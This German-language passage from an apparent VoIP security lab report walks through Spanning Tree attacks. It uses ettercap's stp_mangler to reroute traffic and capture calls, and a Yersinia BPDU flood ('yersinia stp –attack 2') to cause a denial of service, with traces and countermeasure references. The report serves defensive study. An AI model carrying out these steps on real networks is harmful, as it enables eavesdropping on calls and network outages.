Dieser Angriff zielt auf die Vertraulichkeit der im Netzwerk gesendeten Daten ab. Der Angreifer kommt dadurch zum Beispiel in Kenntnis von Registrierungsdaten (Benutzernamen und Passwort), Gesprächsinformationen (wer telefoniert wann mit wem) und dem Gesprächsinhalt (RTP-Sprachpakete) selbst.
Benutzernamen und Passwörter können für weitere Angriffe eingesetzt werden.
Durch diesen Angriff kann der Angreifer auch nicht-VOIP-spezifische Informationen erhalten wie zum Beispiel Geschäftszahlen, Kunden-Kontakte oder geheime Firmeninformationen.

Benennung Angriffe / Analyse:

6.4.1 - STP Angriff

Eingesetztes Tool:

ettercap

Downloadlink / Quelle des Tools:
http://ettercap.sourceforge.net/
Das Tool ist ebenfalls in BackTrack3 enthalten

Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2

Angriff /Analyse gegen:	**Wert:**
Integrität………………….....	x
Vertraulichkeit……………...	x
Verfügbarkeit………………	x
Schweregrad: (1=leicht 6 =schwer)	
Installation Tool……………	3
Anwendung Tool…………...	4
Erforderliche Vorkenntnisse..	5
Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
Gefahr für Angriffsziel…….	5

Ziel Angriff /Analyse:

Spanning-Tree ist ein Protokoll, welches es erlaubt redundante Netze aufzubauen. Dabei gibt es immer nur einen einzigen aktiven Weg zu einem Switch, die anderen redundanten Verbindungen werden auf Stand-by geschaltet. Dies soll Schleifen verhindern, wodurch Datenpakete im Kreis herum gereicht werden und die ganze Netzwerkbandbreite innert kürzester Zeit belegen. Welche Route aktiv ist bestimmt ein Kostenfaktor, der aus Abstand zur Root-Brige und der Bandbreite des Uplinks zum nächsten Switch berechnet wird.
Der Angreifer versucht durch das Senden von BPDU Paketen den anderen Switches mitzuteilen, dass er den tiefsten Kostenfaktor hat. Somit werden die aktiven Routen über ihn gelegt und er kann den Netzwerkverkehr mitlesen, respektive mittels Netzwerkmonitor die Datenpakete aufzeichnen.

Schutz gegen Angriff / Analyse:

Siehe Massnahmen: STP Angriffe, Kapitel 8.5.4
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14


Kommentar:

6.4.2 Technik und Funktionsweise

Switche kommunizieren über das Bridge-Protokoll miteinander. Die dabei gesendeten Datenpakete werden BPDU Bridge Protocol Data Unit genannt. In diesen BPDU Paketen teilen sich die Switche über eine bestimmte Broadcastadresse mit, welche Pfadkosten sie haben. Die Pfadkosten bestimmen dann, welche Routen aktiv und welche inaktiv geschaltet werden sollen. Ziel ist es, dass zu einem Ziel im Netzwerk immer nur eine Route aktiv ist. Dies verhindert, dass sich Datenpakete im Kreis drehen und plötzlich doppelt beim Ziel ankommen.
Der Angreifer sendet bei seinem Angriff gefälschte BPDU-Pakete mit sehr tiefen Pfadkosten und gibt sich somit als STP-fähigen Switch aus. Dies bewirkt, dass alle Datenpakete über ihn gesendet werden und er sogar zur Root-Bridge mutiert. Dabei werden die redundanten Routen zwischen den Switches inaktiv geschaltet. Dieser Angriff macht nur in einem Umfeld Sinn, wo mehrere Switche ein redundantes Netzwerk bilden. Der PC des Angreifers muss zwei Stk. Netzwerkinterfaces und physikalischen Zugang (Ethernet Anschlüsse) zu zwei verschiedenen Netzwerkelementen (2 Switche) haben. Diese Bedingung ist in der Regel nicht gegeben, welches Büro hat schon Netzwerkanschlüsse zweier verschiedener Switche. Der Angreifer hat jedoch die Möglichkeit, einen Wireless-Router an den Switch anzuschliessen, von welchem er keinen physikalischen Anschluss (keine Netzwerk-Anschlussdose RJ45) hat.
Somit kann er während dem Angriff die Daten von dem einen Netzwerkelement (Switch) über seine Netzwerkkarte hinein und über seine Wirelesskarte (oder umgegehrt) wieder hinaus zum anderen Netzwerkelement (Switch) senden. Dabei zeichnet der Angreifer die Datenpakete auf, welche er über seinen PC leitet.


6.4.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Damit der Angreifer die Daten über seinen PC umleiten kann, muss er zwei Netzwerkinterface haben. Diese verbindet er zu einer Netzwerkbrücke, indem er in den Netzwerkverbindungen von Microsoft beide markiert und dann via Kontextmenü „Netzwerkbrücke erstellen“ diese zusammenfügt. Mittels dieser Netzwerkbrücke können dann Daten durch den PC geleitet werden. Die Netzwerkbrücke fungiert als Bridge, das heisst es können sowohl unterschiedliche Netzsegmente wie auch Netzelemente im gleichen Subnetz miteinender verbunden werden. Sobald die Netzwerkbrücke erstellt wird, „verlieren“ die beiden physikalischen Netzwerkinterfaces ihre Netzwerkeinstellungen und können auch nicht mehr konfiguriert werden. Es wird nur noch über die Netzwerkbrücke kommuniziert, welcher entweder eine feste IP-Adresse zugeordnet werden kann oder sie via DHCP eine IP-Adresse beziehen lässt.




Schema Testlabor-Setup für STP Angriff >> Siehe Seite 151


Untenstehend sind die Einstellungen der Netzwerkbrücke aufgezeigt (hier für DHCP konfiguriert). Zu sehen ist auch, wie sie die beiden LAN-Verbindungen (Netzwerkinterfaces) beinhaltet.




Nach dem Starten von Ettercap muss die Netzwerkbrücke als aktives Netzwerkinterface angegeben werden. Über dieses Interface werden die gefälschten BPDU Pakete ins Netzwerk gesendet, welche den vorhanden Switches im Netzwerk die Pfadkosten mitteilt.




In „Plugins“ ist der „stp_mangler“ zu selektieren. Ab diesem Zeitpunkt werden über die zuvor gewählte Netzwerkbrücke die gefälschten BPDU-Pakete ins Netzwerk gesendet, welche die Switche im Netzwerk dazu veranlassen, die Pfade von Spanning Tree neu zu berechnen und redundante Wege auf inaktiv zu setzen. Infolge der gespooften sehr tiefen Pfadkosten des Angreifers wird dann der Pfad über den PC des Angreifers gewählt.



In Paket Nr. 152 ist eine gespoofte BPDU Nachricht zu sehen, welche vom Angreifer aus gesendet wurde. Die MAC-Adresse 02:1e:e5:d5.ec:49 ist diejenige der Netzwerkbrücke. Es ist zu sehen, dass Ettercap als Pfadkosten „0“ einsetzt. Um den „Switch“ mit den tiefsten Pfadkosten zu bleiben, wird das gespoofte Paket alle 2 Sekunden wiederholt. Somit wissen die anderen Switche auch, dass es diesen Pfad noch gibt, ansonsten würde wieder eine Neuberechnung des Spanning Tree stattfinden.




Untenstehender Wireshark-Trace (aufgezeichnet auf dem PC des Angreifers) zeigt, wie mit dem Einsetzen der gespooften BPDU Pakete nach einer Neuberechnung von Spanning Tree die Datenpakete über den PC des Angreifers gelenkt werden.
Statt dem vorherigen Pfad nehmen als Beispiel die RTP-Pakete jetzt den Pfad über die Netzwerkbrücke des Angreifers, welcher die Daten aufzeichnet und somit in Kenntnis des Gesprächsinhaltes kommt.



No.	Time	Source	Destination	Protocol	Info
207	180.858982	MS-NLB-PhysServer-30_	Spanning-tree-(for-br	STP	Conf. Root = 0/02:1e:e5:d5:ec:49 Cost = 0 Port = 0x8000
208	181.079619	10.1.1.121	10.1.1.101	SIP/SDP	Request: INVITE sip:4129@10.1.1.101, with session description
209	181.082927	10.1.1.101	10.1.1.121	SIP	Status: 100 Trying
210	181.355970	10.1.1.101	10.1.1.121	SIP	Status: 180 Ringing
211	181.858418	MS-NLB-PhysServer-30_	Spanning-tree-(for-br	STP	Conf. Root = 0/02:1e:e5:d5:ec:49 Cost = 0 Port = 0x8000
212	182.858412	MS-NLB-PhysServer-30_	Spanning-tree-(for-br	STP	Conf. Root = 0/02:1e:e5:d5:ec:49 Cost = 0 Port = 0x8000
213	182.907556	10.1.1.110	10.1.255.255	NBNS	Name query NB XPPROF<00>
214	183.407086	10.1.1.110	10.1.255.255	NBNS	Name query NB XPPROF<00>
215	183.655225	10.1.1.110	10.1.255.255	NBNS	Name query NB XPPROF<00>
216	183.801413	Dell_f0:22:43	Broadcast	ARP	Who has 10.1.1.249? Tell 10.1.1.101
217	183.920298	MS-NLB-PhysServer-30_	Spanning-tree-(for-br	STP	Conf. Root = 0/02:1e:e5:d5:ec:49 Cost = 0 Port = 0x8000
218	184.155223	10.1.1.110	10.1.255.255	NBNS	Name query NB XPPROF<00>
219	184.363114	10.1.1.101	10.1.1.121	SIP	Request: BYE sip:4111@10.1.1.121:5060
220	184.405459	10.1.1.110	10.1.255.255	NBNS	Name query NB XPPROF<00>
221	184.408000	10.1.1.121	10.1.1.101	SIP	Status: 481 Call Leg/Transaction Does Not Exist
222	184.905223	10.1.1.110	10.1.255.255	NBNS	Name query NB XPPROF<00>
223	184.905551	MS-NLB-PhysServer-30_	Spanning-tree-(for-br	STP	Conf. Root = 0/02:1e:e5:d5:ec:49 Cost = 0 Port = 0x8000
224	185.905236	MS-NLB-PhysServer-30_	Spanning-tree-(for-br	STP	Conf. Root = 0/02:1e:e5:d5:ec:49 Cost = 0 Port = 0x8000
225	186.631056	212.117.200.148	10.1.1.201	UDP	Source port: sip Destination port: sip
226	186.905302	MS-NLB-PhysServer-30_	Spanning-tree-(for-br	STP	Conf. Root = 0/02:1e:e5:d5:ec:49 Cost = 0 Port = 0x8000
227	187.269904	BayNetwo_65:49:8b	Bay-Networks-(Synopti	SONMP	SONMP - Segment Hello
228	187.273478	BayNetwo_65:49:8b	Bay-Networks-(Synopti	SONMP	SONMP - FlatNet Hello
229	187.485776	10.1.1.101	10.1.1.121	SIP/SDP	Status: 200 OK, with session description
230	187.574057	10.1.1.121	10.1.1.101	SIP	Request: ACK sip:4129@10.1.1.101
231	187.574359	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5F78B744, Seq=20921, Time=104
232	187.594153	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5F78B744, Seq=20922, Time=264
233	187.614142	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5F78B744, Seq=20923, Time=424
234	187.634108	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5F78B744, Seq=20924, Time=584
235	187.654105	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5F78B744, Seq=20925, Time=744
236	187.674095	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5F78B744, Seq=20926, Time=904
237	187.682763	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x583F1F9F, Seq=27074, Time=977281904
238	187.695055	10.1.1.101	10.1.1.121	RTP	PT=ITU-T G.711 PCMU, SSRC=0x5F78B744, Seq=20927, Time=1064
239	187.702478	10.1.1.121	10.1.1.101	RTP	PT=ITU-T G.711 PCMU, SSRC=0x583F1F9F, Seq=27075, Time=977282064

Untenstehendes Bild zeigt die dynamische Konfiguration von Spanning Tree des Switches 10.1.1.191 nach oder während des Angriffes. Als Destignated Root ist die MAC-Adresse der Netzwerkbrücke des Angreifer PC’s eingetragen.
Das heisst, der nach Kosten berechnete Pfad zeigt zum Angreifer PC, über diesen werden die Datenpakete gesendet oder empfangen und nicht wie zuvor, an den Switch A gesendet.




6.4.4 DOS STP-Flooding Angriff

Eine weitere Variante von einem STP Angriff wird untenstehend aufgezeigt.
Mittels des Tools „Yersinia“ kann ein sehr potentieller Angriff gestartet werden. Bei diesem Angriff werden eine Vielzahl von BPDU-Nachrichten ins Netzwerk gesendet. Die empfangenden Switche müssen für jedes erhaltene BPDU die Pfadkosten und somit den Spanning Tree neu berechnen. Während dieser Zeit können keine Nutzdaten zwischen den Switchen über die Pfade transportiert werden. Früher dauerte die Neuberechnung der Pfade 30 Sekunden und mehr. Nicht zuletzt deswegen wurde 2003 das Protokoll RSTP Rapid Spanning Tree (IEEE 802.1w) ins Leben gerufen, bei dem die Neuberechnung des ganzen Spanning Trees unter 1 Sekunde liegt. Trotzdem hat der Angriff eine sehr gute Wirkungskraft, denn Yersinia schafft es, 25000 gefälschte BPDU Pakete pro Sekunde!!! ins Netzwerk zu senden.

Im Terminalfenster wird yersinia von BackTrack 3 aus gestartet. Danach wird der Angriff mit folgenden Argumenten aus yersinia heraus gestartet:
„yersinia stp –attack 2"

Untenstehender Wireshark-Trace zeigt die gefälschten BPDU Pakete, die Yersinia während des Angriffes ins Netzwerk sendet.



Während dem Angriff wurde versucht, den Switch selbst zu pingen. Da dieser andauernd eine Neuberechnung des Spanning Tree vornahm und dadurch in dieser Zeit weder Pakete empfangen noch weiterleiten konnte, war dieser nicht erreichbar. Der Angriff zeigt, dass somit während des Floodings die Pfade zu den anderen Switches inaktiv sind und somit die Hosts respektive Server im Netzwerk nicht mehr erreichbar sind > Auch genannt DoS-Angriff (Denial of Service).

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\stefan>ping 10.1.1.191

Ping wird ausgeführt für 10.1.1.191 mit 32 Bytes Daten:
Antwort von 10.1.1.241: Zielhost nicht erreichbar.
Antwort von 10.1.1.241: Zielhost nicht erreichbar.
Antwort von 10.1.1.241: Zielhost nicht erreichbar.
Antwort von 10.1.1.241: Zielhost nicht erreichbar.


Ping-Statistik für 10.1.1.191:
    Pakete: Gesendet = 4, Empfangen = 4, Verloren = 0 (0% Verlust),

C:\Users\stefan>
```

6.4.5 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Oben gezeigte Angriffe zielen auf die Vertraulichkeit und Verfügbarkeit ab.
Einerseits kann eine MitM (Man in the Middle) Attacke ausgeübt werden, bei der sämtliche Daten eines Netzsegmentes über den PC des Angreifers gelenkt werden können. Dieser kommt in Kenntnis des Inhaltes von Daten- respektive Medienstreams. Je nach Inhalt dieser Daten können die so ersnifften Informationen für weitere Angriffe eingesetzt werden.
